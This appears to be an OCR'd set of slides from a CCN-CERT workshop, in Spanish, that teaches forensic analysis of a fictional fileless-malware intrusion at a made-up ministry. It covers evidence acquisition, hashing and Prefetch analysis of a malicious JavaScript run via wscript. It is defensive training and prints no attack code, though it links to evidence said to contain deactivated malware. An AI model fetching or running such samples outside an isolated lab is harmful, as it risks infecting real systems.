XII Jornadas STIC CCN-CERT

Ciberseguridad,
hacia una respuesta y disuasión efectivas

Agujas, pajares e imanes

Análisis forense de incidentes con malware fileless

CCN-CERT
centro criptológico nacional

- Antonio Sanz
- Analista de seguridad / S2 Grupo
- asanz@s2grupo / @antoniosanzalc

!!!Advertencia!!!

- Hay **malware** entre las evidencias
- Está **MUY** desactivado
- … pero no te fíes de **NADIE**
- **Consejo**: Haz este taller desde una máquina virtual

Evidencias para el taller

https://loreto.ccn-cert.cni.es/index.php/s/DG4oEF8jKihi94k

Captura de evidencias en incidentes complejos: https://vanesa.ccn-cert.cni.es/userportal/#/player/vod/Ud1b1cb038d3f4d59a2642abd9ed0d890


1.

Caso práctico: Análisis forense paso a paso

MINAF: Ministerio de la Alegría y la Felicidad

Un día cualquiera en un ministerio cualquiera …

Detección del incidente



- María Feliz, **Subdirectora General de Festejos** del MINAF
- Se queja de que su correo hace **“cosas raras”**
- Análisis inicial: acceso desde **IP desconocidas** a su webmail


Detección del incidente

- Se detectan accesos a otras cuentas de **altos cargos**
- **Paciente cero**: Pepe Contento (Subdirector General Adjunto de **Alborozo** del MINAF)
- Se solicita un **análisis forense** de su equipo. Se obtiene **consentimiento** del usuario para examen completo

Timeline del incidente

3/Nov 11h: Acceso a la cuenta de Pepe Contento

3/Nov 11 a 16h : Acceso a otras 7 cuentas de correo



3/Nov 16h: Detección del incidente

Timeline: inicio de los eventos sospechosos

- **Primer acceso al correo: alrededor de las 11:00h**
- **Usar siempre horas UTC**
- **España = UTC+1 (en verano UTC+2)**

Adquisición de evidencias


- Volcado de RAM: **winpmem**
- Datos de triage: **CYLR**
- Clonado del disco: DEFT LiveCD + **dc3dd**

- Entorno sintético en la nube
- !USB → Disco añadido a VM
- Jump the shark with me ☺

Se documenta la adquisición

```
##########################################
Ficha de Adquisición de evidencias
##########################################

* Caso:  MINAF-0023
* Número de adquisición: MINAF-0023-001
* Fecha de captura: 03/11/2018
* Hora de captura: 16:00h
* Persona que realiza la adquisición: Salvador Bendito (técnico de sistemas
de la subdirección TIC del MINAF)
* Personas presentes durante la adquisición: José Contento (Subdirector General
adjunto de Alborozo del MINAF), Angela de la Guarda (responsable de seguridad de la
subdirección TIC del MINAF)
* Equipo adquirido: MINAF-PC1, IP 10.11.0.11
* Evidencias adquiridas: Volcado de memoria a través de la herramienta winpmem,
datos de triage a partir de la herramienta CyLR.
* Ficheros de evidencia:

MINAF-PC1.zip
MD5     a15acf19045c1f92a7b2eef46e1ed9d5
SHA1    fab756da558d6c7584574d7d73d62adf4e82bf16
SHA256  956b1366851608fe253deb3f14f7d013c24011dd940db9e2c96ffd4bb4e6c1b2
```


Se verifican los hashes




Paso 1: Prefetch

- **Precompilación** de apps de Windows
- Objetivo: carga más **rápida** de las apps
- Windows XP+ (no aplica en servidores o en **SSD**)
- Análisis: Ver qué se ha **ejecutado** en un sistema
- Tool: **WinPrefetchView**


Paso 1: Prefetch




Paso 1: Prefetch



Paso 1: Prefetch



Paso 1: Prefetch



Paso 1: Prefetch

- Se ha ejecutado una instancia de wscript.exe
- Se ha ejecutado el script felicidad.js desde IE
- Outlook.exe aparece muy cercano temporalmente

